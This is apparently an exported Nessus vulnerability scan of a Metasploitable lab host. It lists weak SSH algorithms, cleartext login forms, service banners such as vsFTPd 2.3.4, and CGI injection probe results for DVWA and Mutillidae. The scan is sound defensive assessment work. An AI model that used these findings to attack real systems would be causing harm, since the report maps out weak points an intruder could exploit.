### Synopsis

The SSH server is configured to use Cipher Block Chaining.

### Description

The SSH server is configured to support Cipher Block Chaining (CBC) encryption. This may allow an attacker to recover the plaintext message from the ciphertext.

Note that this plugin only checks for the options of the SSH server and does not check for vulnerable software versions.

#### Solution

Contact the vendor or consult product documentation to disable CBC mode cipher encryption, and enable CTR or GCM cipher mode encryption.

#### Risk Factor

Low

#### CVSS v3.0 Base Score

3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N)

### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

### CVSS v2.0 Temporal Score

1.9 (CVSS2#E:U/RL:OF/RC:C)

### References

BID 32319

CVE CVE-2008-5161

XREF CERT:958563

XREF CWE:200

### Plugin Information

Published: 2013/10/28, Modified: 2023/10/27

### Plugin Output

### tcp/22/ssh

```
The following client-to-server Cipher Block Chaining (CBC) algorithms
are supported :
 3des-cbc
 aes128-cbc
 aes192-cbc
 aes256-cbc
 blowfish-cbc
 cast128-cbc
 rijndael-cbc@lysator.liu.se
The following server-to-client Cipher Block Chaining (CBC) algorithms
are supported :
 3des-cbc
 aes128-cbc
 aes192-cbc
 aes256-cbc
 blowfish-cbc
 cast128-cbc
 rijndael-cbc@lysator.liu.se
```

#### 153953 - SSH Weak Key Exchange Algorithms Enabled

# Synopsis The remote SSH server is configured to allow weak key exchange algorithms. Description The remote SSH server is configured to allow key exchange algorithms which are considered weak. This is based on the IETF draft document Key Exchange (KEX) Method Updates and Recommendations for Secure Shell (SSH) RFC9142. Section 4 lists guidance on key exchange algorithms that SHOULD NOT and MUST NOT be enabled. This includes: diffie-hellman-group-exchange-sha1 diffie-hellman-group1-sha1 gss-gex-sha1-\* gss-group1-sha1-\* gss-group14-sha1-\* rsa1024-sha1 Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions. See Also https://datatracker.ietf.org/doc/html/rfc9142 Solution Contact the vendor or consult product documentation to disable the weak algorithms. Risk Factor Low CVSS v3.0 Base Score 3.7 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N) CVSS v2.0 Base Score 2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N) Plugin Information

192.168.50.101

Published: 2021/10/13, Modified: 2024/03/22

# Plugin Output

# tcp/22/ssh

```
The following weak key exchange algorithms are enabled:

diffie-hellman-group-exchange-sha1
diffie-hellman-group1-sha1
```

#### 71049 - SSH Weak MAC Algorithms Enabled

#### Synopsis

The remote SSH server is configured to allow MD5 and 96-bit MAC algorithms.

#### Description

The remote SSH server is configured to allow either MD5 or 96-bit MAC algorithms, both of which are considered weak.

Note that this plugin only checks for the options of the SSH server, and it does not check for vulnerable software versions.

#### Solution

Contact the vendor or consult product documentation to disable MD5 and 96-bit MAC algorithms.

#### Risk Factor

Low

#### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

#### Plugin Information

Published: 2013/11/22, Modified: 2016/12/14

#### Plugin Output

#### tcp/22/ssh

```
The following client-to-server Message Authentication Code (MAC) algorithms are supported:

hmac-md5
hmac-md5-96
hmac-sha1-96

The following server-to-client Message Authentication Code (MAC) algorithms are supported:

hmac-md5
hmac-md5
hmac-md5-96
hmac-sha1-96
```

#### 42057 - Web Server Allows Password Auto-Completion

# Synopsis

The 'autocomplete' attribute is not disabled on password fields.

#### Description

The remote web server contains at least one HTML form field that has an input of type 'password' where 'autocomplete' is not set to 'off'.

While this does not represent a risk to this web server per se, it does mean that users who use the affected forms may have their credentials saved in their browsers, which could in turn lead to a loss of confidentiality if any of them use a shared host or if their machine is compromised at some point.

#### Solution

Add the attribute 'autocomplete=off' to these fields to prevent browsers from caching credentials.

#### Risk Factor

Low

#### Plugin Information

Published: 2009/10/07, Modified: 2023/07/17

#### Plugin Output

#### tcp/80/www

Page : /phpMyAdmin/

Destination Page: /phpMyAdmin/index.php

Page : /phpMyAdmin/index.php

Destination Page: /phpMyAdmin/index.php

#### 42057 - Web Server Allows Password Auto-Completion

# Synopsis

The 'autocomplete' attribute is not disabled on password fields.

#### Description

The remote web server contains at least one HTML form field that has an input of type 'password' where 'autocomplete' is not set to 'off'.

While this does not represent a risk to this web server per se, it does mean that users who use the affected forms may have their credentials saved in their browsers, which could in turn lead to a loss of confidentiality if any of them use a shared host or if their machine is compromised at some point.

#### Solution

Add the attribute 'autocomplete=off' to these fields to prevent browsers from caching credentials.

#### Risk Factor

Low

#### Plugin Information

Published: 2009/10/07, Modified: 2023/07/17

#### Plugin Output

#### tcp/8180/www

Page : /admin/

Destination Page: /admin/j\_security\_check

Page : /admin/error.jsp

Destination Page: /admin/j\_security\_check

#### 26194 - Web Server Transmits Cleartext Credentials

# Synopsis

The remote web server might transmit credentials in cleartext.

#### Description

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

#### Solution

Make sure that every sensitive form transmits content over HTTPS.

#### Risk Factor

Low

#### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

#### References

XREF	CWE:522
XREF	CWE:523
XREF	CWE:718
XREF	CWE:724
XREF	CWE:928
XREF	CWE:930

#### Plugin Information

Published: 2007/09/28, Modified: 2016/11/29

#### Plugin Output

#### tcp/80/www

Page : /phpMyAdmin/

Destination Page: /phpMyAdmin/index.php

Page : /phpMyAdmin/index.php

Destination Page: /phpMyAdmin/index.php

#### 26194 - Web Server Transmits Cleartext Credentials

# Synopsis

The remote web server might transmit credentials in cleartext.

#### Description

The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.

An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.

#### Solution

Make sure that every sensitive form transmits content over HTTPS.

#### Risk Factor

Low

#### CVSS v2.0 Base Score

#### 2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

#### References

XREF	CWE:522
XREF	CWE:523
XREF	CWE:718
XREF	CWE:724
XREF	CWE:928
XREF	CWE:930

#### Plugin Information

Published: 2007/09/28, Modified: 2016/11/29

#### Plugin Output

#### tcp/8180/www

Page : /admin/

Destination Page: /admin/j\_security\_check

Page : /admin/error.jsp

Destination Page: /admin/j\_security\_check

#### 34850 - Web Server Uses Basic Authentication Without HTTPS

# Synopsis

The remote web server seems to transmit credentials in cleartext.

#### Description

The remote web server contains web pages that are protected by 'Basic' authentication over cleartext.

An attacker eavesdropping the traffic might obtain logins and passwords of valid users.

#### Solution

Make sure that HTTP authentication is transmitted over HTTPS.

#### Risk Factor

Low

#### CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

#### References

XREF	CWE:319
XREF	CWE:928
XREF	CWE:930
XREF	CWE:934

# Plugin Information

Published: 2008/11/21, Modified: 2016/11/29

#### Plugin Output

#### tcp/8180/www

```
The following web pages use Basic Authentication over an unencrypted channel:

/host-manager/html:/ realm="Tomcat Host Manager Application"
/manager/html:/ realm="Tomcat Manager Application"
/manager/status:/ realm="Tomcat Manager Application"
```

#### 10407 - X Server Detection

# Synopsis

An X11 server is listening on the remote host

#### Description

The remote host is running an X11 server. X11 is a client-server protocol that can be used to display graphical applications running on a given host on a remote client.

Since the X11 traffic is not ciphered, it is possible for an attacker to eavesdrop on the connection.

#### Solution

Restrict access to this port. If the X11 client/server facility is not used, disable TCP support in X11 entirely (nolisten tcp).

Risk Factor

Low

CVSS v2.0 Base Score

2.6 (CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N)

Plugin Information

Published: 2000/05/12, Modified: 2019/03/05

Plugin Output

tcp/6000/x11

X11 Version : 11.0

# 18261 - Apache Banner Linux Distribution Disclosure

#### Synopsis

The name of the Linux distribution running on the remote host was found in the banner of the web server.

### Description

Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

#### Solution

If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache.

Risk Factor

None

Plugin Information

Published: 2005/05/15, Modified: 2025/03/31

Plugin Output

tcp/0

The Linux distribution detected was : - Ubuntu 8.04 (gutsy)

# 48204 - Apache HTTP Server Version

# Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

#### Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

#### See Also

https://httpd.apache.org/

#### Solution

n/a

#### Risk Factor

None

#### References

**XREF** IAVT:0001-T-0030 **XREF** IAVT:0001-T-0530

#### Plugin Information

Published: 2010/07/30, Modified: 2023/08/17

# Plugin Output

#### tcp/80/www

URL : http://192.168.50.101/ Version : 2.2.99

: Server: Apache/2.2.8 (Ubuntu) DAV/2 Source

backported : 1

modules : DAV/2
os : ConvertedUbuntu

# 39446 - Apache Tomcat Detection

# Synopsis

The remote web server is an Apache Tomcat server.

## Description

Nessus was able to detect a remote Apache Tomcat web server.

NOTE: When paranoia levels are elevated, this plugin will also consider versions obtained from responses with non-200 HTTP status codes.

#### See Also

https://tomcat.apache.org/

#### Solution

n/a

#### Risk Factor

None

#### References

**XREF** IAVT:0001-T-0535

#### Plugin Information

Published: 2009/06/18, Modified: 2025/05/15

#### Plugin Output

#### tcp/8180/www

URL : http://192.168.50.101:8180/ Version : 5.5

backported : 0

: Apache Tomcat/5.5

# 39519 - Backported Security Patch Detection (FTP)

Synopsis
Security patches are backported.
Description
Security patches may have been 'backported' to the remote FTP server without changing its version number.
Banner-based checks have been disabled to avoid false positives.
Note that this test is informational only and does not denote any security problem.
See Also
https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2009/06/25, Modified: 2015/07/07
Plugin Output
tcp/2121/ftp

Give Nessus credentials to perform local checks.

# 84574 - Backported Security Patch Detection (PHP)

Synopsis
Security patches have been backported.
Description
Security patches may have been 'backported' to the remote PHP install without changing its version number.
Banner-based checks have been disabled to avoid false positives.
Note that this test is informational only and does not denote any security problem.
See Also
https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2015/07/07, Modified: 2024/11/22
Plugin Output
tcp/80/www
Give Nessus credentials to perform local checks.

# 39520 - Backported Security Patch Detection (SSH)

Synopsis
Security patches are backported.
Description
Security patches may have been 'backported' to the remote SSH server without changing its version number.
Banner-based checks have been disabled to avoid false positives.
Note that this test is informational only and does not denote any security problem.
See Also
https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2009/06/25, Modified: 2015/07/07
Plugin Output
tcp/22/ssh
Give Nessus gradentials to perform local checks

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# 39521 - Backported Security Patch Detection (WWW)

Synopsis
Security patches are backported.
Description
Security patches may have been 'backported' to the remote HTTP server without changing its version number.
Banner-based checks have been disabled to avoid false positives.
Note that this test is informational only and does not denote any security problem.
See Also
https://access.redhat.com/security/updates/backporting/?sc_cid=3093
Solution
n/a
Risk Factor
None
Plugin Information
Published: 2009/06/25, Modified: 2015/07/07
Plugin Output
tcp/80/www
Give Nessus credentials to perform local checks.

# 42799 - Broken Web Servers

# Synopsis

Tests on this web server have been disabled.

# Description

The remote web server seems password protected or misconfigured. Further tests on it were disabled so that the whole scan is not slowed down.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/11/13, Modified: 2011/08/17

#### Plugin Output

#### tcp/8180/www

```
This web server was declared broken by : sqli_scanner.nbin for the following reason :
The web server failed to respond at least 32 times for 320 s.
```

#### 47830 - CGI Generic Injectable Parameter

#### **Synopsis**

Some CGIs are candidate for extended injection tests.

#### Description

Nessus was able to to inject innocuous strings into CGI parameters and read them back in the HTTP response.

The affected parameters are candidates for extended injection tests like cross-site scripting attacks.

This is not a weakness per se, the main purpose of this test is to speed up other scripts. The results may be useful for a human pen-tester.

Solution

n/a

Risk Factor

None

References

XREF

CWE:86

#### Plugin Information

Published: 2010/07/26, Modified: 2021/01/19

## Plugin Output

#### tcp/80/www

```
/twiki/bin/search/Main/SearchResult?search=%00qdsrcx
----- output -----
</form>Search: <b> !qdsrcx </b>
+ The 'template' parameter of the /twiki/bin/oops/Main/WebHomemailto:webmasteryour/company CGI :
/twiki/bin/oops/Main/WebHomemailto:webmasteryour/company?template=%00qds
----- output -----
<html><body>
<h1>TWiki Installation Error</h1>
Template file .qdsrcx.tmpl not found or template directory
/var/www/twiki/templates not found.
Check the $templateDir variable in TWiki.cfg.
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=%00qdsrcx
----- output -----
<a href="./index.php?page=login.php">Login/Register</a>
</t.d>
<a href="./index.php?do=toggle-hints&page=.qdsrcx">Toggle Hints</a><
/td><a href="./index.php?do=toggle-security&page=.qdsrcx">Toggl
e Security</a>
<a href="set-up-database.php">Reset DB</a>
<a href="./index.php?page=show-log.php">View Log</a>
+ The 'do' parameter of the /mutillidae/index.php CGI :
/mutillidae/index.php?do=%00qdsrcx&do=toggle-hints
----- output -----
Pragma: no-cache
Set-Cookie: showhints=0
{\tt Location: /mutillidae/index.php?do=\%00qdsrcx\&do=toggle-hints}
Content-Length: 0
Keep-Alive: timeout=15, max=100
----- [...]
```

# 33817 - CGI Generic Tests Load Estimation (all tests)

#### Synopsis

Load estimation for web application tests.

#### Description

This script computes the maximum number of requests that would be done by the generic web tests, depending on miscellaneous options. It does not perform any test by itself.

The results can be used to estimate the duration of these tests, or the complexity of additional manual tests.

Note that the script does not try to compute this duration based on external factors such as the network and web servers loads.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2009/10/26, Modified: 2022/04/11

#### Plugin Output

#### tcp/80/www

Here are the estimated number of requests in miscellaneous modes for one method only (GET or POST) : [Single / Some Pairs / All Pairs / Some Combinations / All Combinations]					
on site request forgery	: S=9	SP=9	AP=15	SC=4	AC=18
SQL injection AC=5012	: S=1036	SP=1036	AP=1988	SC=196	
unseen parameters AC=6265	: S=1295	SP=1295	AP=2485	SC=245	
local file inclusion AC=716	: S=148	SP=148	AP=284	SC=28	
cookie manipulation	: S=10	SP=10	AP=10	SC=4	AC=10
web code injection AC=179	: S=37	SP=37	AP=71	SC=7	
XML injection AC=179	: S=37	SP=37	AP=71	SC=7	
format string AC=358	: S=74	SP=74	AP=142	SC=14	
script injection	: S=9	SP=9	AP=15	SC=4	AC=18

injectable parameter AC=358	: S=74	SP=74	AP=142	SC=14	
cross-site scripting (comprehensive tes AC=3043	t): S=629	SP=629	AP=1207	SC=119	
cross-site scripting (extended patterns AC=108	) : S=54	SP=54	AP=90	SC=24	
directory traversal (write access) AC=358	: S=74	SP=74	AP=142	SC=14	
SSI injection AC=537	: S=111	SP=111	AP=213	SC=21	
header injection	: S=18	SP=18	AP=30	SC=8	AC=36
HTML injection	: S=45	SP=45	AP=75	SC=20	AC=90
directory traversal	: S=1073	SP=1073	AP=2059	SC=203	
	[]				

#### 39470 - CGI Generic Tests Timeout

#### **Synopsis**

Some generic CGI attacks ran out of time.

#### Description

Some generic CGI tests ran out of time during the scan. The results may be incomplete.

#### Solution

Consider increasing the 'maximum run time (minutes)' preference for the 'Web Applications Settings' in order to prevent the CGI scanning from timing out. Less ambitious options could also be used, such as:

- Test more that one parameter at a time per form :

'Test all combinations of parameters' is much slower than 'Test random pairs of parameters' or 'Test all pairs of parameters (slow)'.

- 'Stop after one flaw is found per web server (fastest)' under 'Do not stop after the first flaw is found per web page' is quicker than 'Look for all flaws (slowest)'.
- In the Settings/Advanced menu, try reducing the value for 'Max number of concurrent TCP sessions per host' or 'Max simultaneous checks per host'.

#### Risk Factor

None

#### Plugin Information

Published: 2009/06/19, Modified: 2021/01/19

#### Plugin Output

#### tcp/80/www

```
The following tests timed out without finding any flaw:
- SQL injection
- local file inclusion

The following tests were interrupted and did not report all possible flaws:
- blind SQL injection
- cross-site scripting (comprehensive test)
- directory traversal
- directory traversal (extended test)
- arbitrary command execution
```

# 45590 - Common Platform Enumeration (CPE)

#### Synopsis

It was possible to enumerate CPE names that matched on the remote system.

#### Description

By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

#### See Also

http://cpe.mitre.org/

https://nvd.nist.gov/products/cpe

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2010/04/21, Modified: 2025/07/14

#### Plugin Output

#### tcp/0

```
Following application CPE's matched on the remote system:

cpe:/a:apache:http_server:2.2.8 -> Apache Software Foundation Apache HTTP Server cpe:/a:apache:tomcat:5.5 -> Apache Software Foundation Tomcat cpe:/a:isc:bind:9.4. -> ISC BIND cpe:/a:isc:bind:9.4. -> ISC BIND cpe:/a:isc:bind:9.4.2 -> ISC BIND cpe:/a:mysql:mysql:5.0.51a-3ubuntu5 -> MySQL MySQL cpe:/a:openbsd:openssh:4.7 -> OpenBSD OpenSSH cpe:/a:openbsd:openssh:4.7p1 -> OpenBSD OpenSSH cpe:/a:openbsd:openssh:4.7p1 -> OpenBSD OpenSSH cpe:/a:php:php:5.2.4 -> PHP PHP cpe:/a:php:php:5.2.4 -2ubuntu5.10 -> PHP PHP cpe:/a:phpmyadmin:phpmyadmin:3.1.1 -> phpMYAdmin cpe:/a:postgresql:postgresql -> PostgreSQL cpe:/a:samba:samba:3.0.20 -> Samba Samba cpe:/a:twiki:twiki:01_feb_2003 -> TWiki
```

#### 10028 - DNS Server BIND version Directive Remote Version Detection

# Synopsis

It is possible to obtain the version number of the remote DNS server.

#### Description

The remote host is running BIND or another DNS server that reports its version number when it receives a special request for the text 'version.bind' in the domain 'chaos'.

This version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file.

#### Solution

It is possible to hide the version number of BIND by using the 'version' directive in the 'options' section in named.conf.

Risk Factor

None

References

XREF IAVT:0001-T-0583

Plugin Information

Published: 1999/10/12, Modified: 2022/10/12

Plugin Output

udp/53/dns

Version : 9.4.2

# 11002 - DNS Server Detection

#### Synopsis

A DNS server is listening on the remote host.

# Description

The remote service is a Domain Name System (DNS) server, which provides a mapping between hostnames and IP addresses.

#### See Also

https://en.wikipedia.org/wiki/Domain\_Name\_System

#### Solution

Disable this service if it is not needed or restrict access to internal hosts only if the service is available externally.

Risk Factor

None

Plugin Information

Published: 2003/02/13, Modified: 2017/05/16

Plugin Output

tcp/53/dns

# 11002 - DNS Server Detection

#### Synopsis

A DNS server is listening on the remote host.

# Description

The remote service is a Domain Name System (DNS) server, which provides a mapping between hostnames and IP addresses.

#### See Also

https://en.wikipedia.org/wiki/Domain\_Name\_System

#### Solution

Disable this service if it is not needed or restrict access to internal hosts only if the service is available externally.

Risk Factor

None

Plugin Information

Published: 2003/02/13, Modified: 2017/05/16

# Plugin Output

udp/53/dns

# 72779 - DNS Server Version Detection

# Synopsis

Nessus was able to obtain version information on the remote DNS server.

#### Description

Nessus was able to obtain version information by sending a special TXT record query to the remote host.

Note that this version is not necessarily accurate and could even be forged, as some DNS servers send the information based on a configuration file.

Solution

n/a

Risk Factor

None

#### References

XREF IAVT:0001-T-0030 XREF IAVT:0001-T-0937

#### Plugin Information

Published: 2014/03/03, Modified: 2024/09/24

Plugin Output

#### tcp/53/dns

```
DNS server answer for "version.bind" (over TCP) : 9.4.2 \label{eq:condition}
```

# 35371 - DNS Server hostname.bind Map Hostname Disclosure

#### **Synopsis**

The DNS server discloses the remote host name.

# Description

It is possible to learn the remote host name by querying the remote DNS server for 'hostname.bind' in the CHAOS domain.

#### Solution

It may be possible to disable this feature. Consult the vendor's documentation for more information.

Risk Factor

None

# Plugin Information

Published: 2009/01/15, Modified: 2011/09/14

#### Plugin Output

#### udp/53/dns

The remote host name is :

metasploitable

# 132634 - Deprecated SSLv2 Connection Attempts

# Synopsis

Secure Connections, using a deprecated protocol were attempted as part of the scan

#### Description

This plugin enumerates and reports any SSLv2 connections which were attempted as part of a scan. This protocol has been deemed prohibited since 2011 because of security vulnerabilities and most major ssl libraries such as openssl, nss, mbed and wolfssl do not provide this functionality in their latest versions. This protocol has been deprecated in Nessus 8.9 and later.

Solution

N/A

Risk Factor

None

Plugin Information

Published: 2020/01/06, Modified: 2020/01/06

Plugin Output

tcp/0

Nessus attempted the following SSLv2 connection(s) as part of this scan:

Plugin ID: 42476

Timestamp: 2025-09-23 21:44:09

Port: 22

# 54615 - Device Type

#### **Synopsis**

It is possible to guess the remote device type.

# Description

Based on the remote operating system, it is possible to determine what the remote system type is (eg: a printer, router, general-purpose computer, etc).

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/05/23, Modified: 2025/03/12

Plugin Output

tcp/0

Remote device type : general-purpose Confidence level : 95

# 35716 - Ethernet Card Manufacturer Detection

# Synopsis The manufacturer can be identified from the Ethernet OUI. Description Each ethernet MAC address starts with a 24-bit Organizationally Unique Identifier (OUI). These OUIs are registered by IEEE. See Also https://standards.ieee.org/faqs/regauth.html http://www.nessus.org/u?794673b4 Solution n/a Risk Factor None Plugin Information Published: 2009/02/19, Modified: 2020/05/13 Plugin Output tcp/0

The following card manufacturers were identified :

08:00:27:28:FB:58 : PCS Systemtechnik GmbH

# 86420 - Ethernet MAC Addresses

#### Synopsis

This plugin gathers MAC addresses from various sources and consolidates them into a list.

#### Description

This plugin gathers MAC addresses discovered from both remote probing of the host (e.g. SNMP and Netbios) and from running local checks (e.g. ifconfig). It then consolidates the MAC addresses into a single, unique, and uniform list.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2015/10/16, Modified: 2025/06/10

Plugin Output

tcp/0

The following is a consolidated list of detected MAC addresses:

- 08:00:27:28:FB:58

#### 49704 - External URLs

#### **Synopsis**

Links to external sites were gathered.

#### Description

Nessus gathered HREF links to external sites by crawling the remote web server.

#### Solution

n/a

#### Risk Factor

None

#### Plugin Information

Published: 2010/10/04, Modified: 2011/08/19

#### Plugin Output

#### tcp/80/www

```
104 external URLs were gathered on this web server :
URT...
http://TWiki.org/
                                            - /twiki/bin/view/Main/WebHome
http://TWiki.org/cgi-bin/view/Main/TWikiAdminGroup - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/Main/TWikiUsers - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/AlWilliams - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/AndreaSterbini - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/BookView - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ChangePassword - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ChristopheVermeulen - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ColasNahaboo - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/CrisBailiff - /twiki/TWikiHistory.html http://TWiki.org/cgi-bin/view/TWiki/DavidWarman - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/DontNotify - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/FileAttachment - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/FormattedSearch - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/HaroldGottschalk - /twiki/TWikiHistory.html http://TWiki.org/cgi-bin/view/TWiki/InterwikiPlugin - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/JohnAltstadt - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/JohnTalintyre - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/KevinKinnell - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/KlausWriessnegger - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ManagingTopics - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ManagingWebs - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/ManpreetSingh - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/NewUserTemplate - /twiki/TWikiHistory.html
http://TWiki.org/cgi-bin/view/TWiki/NicholasLee - /twiki/TWikiHistory.html
http://TWiki.org/cgi- [...]
```

### 49704 - External URLs

### **Synopsis**

Links to external sites were gathered.

### Description

Nessus gathered HREF links to external sites by crawling the remote web server.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/10/04, Modified: 2011/08/19

Plugin Output

tcp/8180/www

```
112 external URLs were gathered on this web server :
URL...
                                                                                                 - Seen on...
http://192.168.50.101:8180/admin/error.jsp - /admin/j_security_check
http://192.168.50.101:8180/admin/login.jsp - /admin/
                                                                                              - /tomcat-docs/manager-howto.html
http://ant.apache.org
http://ant.apache.org/bindownload.cgi - /tomcat-docs/building.html
http://apache.apache.org/
                                                                                               - /tomcat-docs/appdev/index.html
http://apr.apache.org/
                                                                                               - /tomcat-docs/apr.html
http://httpd.apache.org/docs/2.2/mod/mod_proxy_ajp.html - /tomcat-docs/config/ajp.html
http://httpd.apache.org/docs/2.2/mod/mod_ssl.html#sslcacertificatepath - /tomcat-docs/apr.html
\label{limits} $$ $ $ \text{http://httpd.apache.org/docs/2.2/mod/mod_ssl.html\#sslcarevocationfile - /tomcat-docs/apr.html http://httpd.apache.org/docs/2.2/mod/mod_ssl.html\#sslcarevocationpath - /tomcat-docs/apr.html + $$ $$ $ \text{html}$$ $$ $ \text{html}$$ $$ $$ $ \text{html}$$ $$ $ \text{html}$$$ $ \text{html}$$ $$ $ \text{html}$$ $$ $ \text{html
http://httpd.apache.org/docs/2.2/mod/mod_ssl.html#sslcertificatechainfile - /tomcat-docs/apr.html
http://httpd.apache.org/docs/howto/ssi.html#basicssidirectives - /tomcat-docs/ssi-howto.html
http://issues.apache.org/bugzilla/buglist.cgi?
bug status=UNCONFIRMED&bug status=NEW&bug status=ASSIGNED&bug status=REOPENED&bug status=RESOLVED&resolution=LATE
&bugidtype=include&product=Tomcat+5&cmdtype=doit&order=Importance - /
http://issues.apache.org/bugzilla/show_bug.cgi?id=22679 - /tomcat-docs/ssl-howto.html
http://issues.apache.org/bugzilla/show_bug.cgi?id=34643 - /tomcat-docs/ssl-howto.html
http://issues.apache.org/bugzilla/show_bug.cgi?id=37668 - /tomcat-docs/config/context.html
http://issues.apache.org/bugzilla/show_bug.cgi?id=38217 - /tomcat-docs/ssl-howto.html http://issues.apache.org/bugzilla/show_bug.cgi?id=39013 - /tomcat-docs/config/context.html
http://jakarta.apache.org/commons - /tomcat-docs/jndi-resources-howto.html
http://jakarta.apache.org/commons/dbcp/configuration.html - /tomcat-docs/jndi-datasource-examples
   [...]
```

### 10092 - FTP Server Detection

### **Synopsis**

An FTP server is listening on a remote port.

### Description

It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

### Solution

n/a

### Risk Factor

None

### References

XREF IAVT:0001-T-0030 XREF IAVT:0001-T-0943

### Plugin Information

Published: 1999/10/12, Modified: 2023/08/17

### Plugin Output

### tcp/21/ftp

```
The remote FTP banner is:
220 (vsFTPd 2.3.4)
```

### 10092 - FTP Server Detection

### **Synopsis**

An FTP server is listening on a remote port.

### Description

It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

### Solution

n/a

### Risk Factor

None

### References

XREF IAVT:0001-T-0030 XREF IAVT:0001-T-0943

### Plugin Information

Published: 1999/10/12, Modified: 2023/08/17

### Plugin Output

### tcp/2121/ftp

```
The remote FTP banner is:
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.50.101]
```

### 43111 - HTTP Methods Allowed (per directory)

### Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

### Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

Note that the plugin output is only informational and does not necessarily indicate the presence of any security vulnerabilities.

### See Also

tcp/80/www

http://www.nessus.org/u?d9c03a9a

http://www.nessus.org/u?b019cbdb

### https://www.owasp.org/index.php/Test\_HTTP\_Methods\_(OTG-CONFIG-006) Solution n/a Risk Factor None Plugin Information Published: 2009/12/10, Modified: 2022/04/11 Plugin Output

```
Based on the response to an OPTIONS request :
  - HTTP methods COPY DELETE GET HEAD LOCK MOVE OPTIONS POST PROPFIND
   PROPPATCH TRACE UNLOCK are allowed on :
  - HTTP methods GET HEAD OPTIONS POST TRACE are allowed on :
    /doc
   /dvwa/dvwa
   /dvwa/dvwa/css
    /dvwa/dvwa/images
    /dvwa/dvwa/includes
    /dvwa/dvwa/includes/DBMS
   /dvwa/dvwa/js
    /icons
    /mutillidae/documentation
    /mutillidae/styles
    /mutillidae/styles/ddsmoothmenu
    /test
   /test/testoutput
   /twiki
Based on tests of each method:
 - HTTP methods ACL BASELINE-CONTROL BCOPY BDELETE BMOVE BPROPFIND
   BPROPPATCH CHECKIN CHECKOUT COPY DEBUG DELETE GET HEAD INDEX
   LABEL LOCK MERGE MKACTIVITY MKCOL MKWORKSPACE MOVE NOTIFY OPTIONS
   ORDERPATCH PATCH POLL POST PROPFIND PROPPATCH PUT REPORT
   RPC_IN_DATA RPC_OUT_DATA SEARCH SUBSCRIBE TRACE UNCHECKOUT UNLOCK
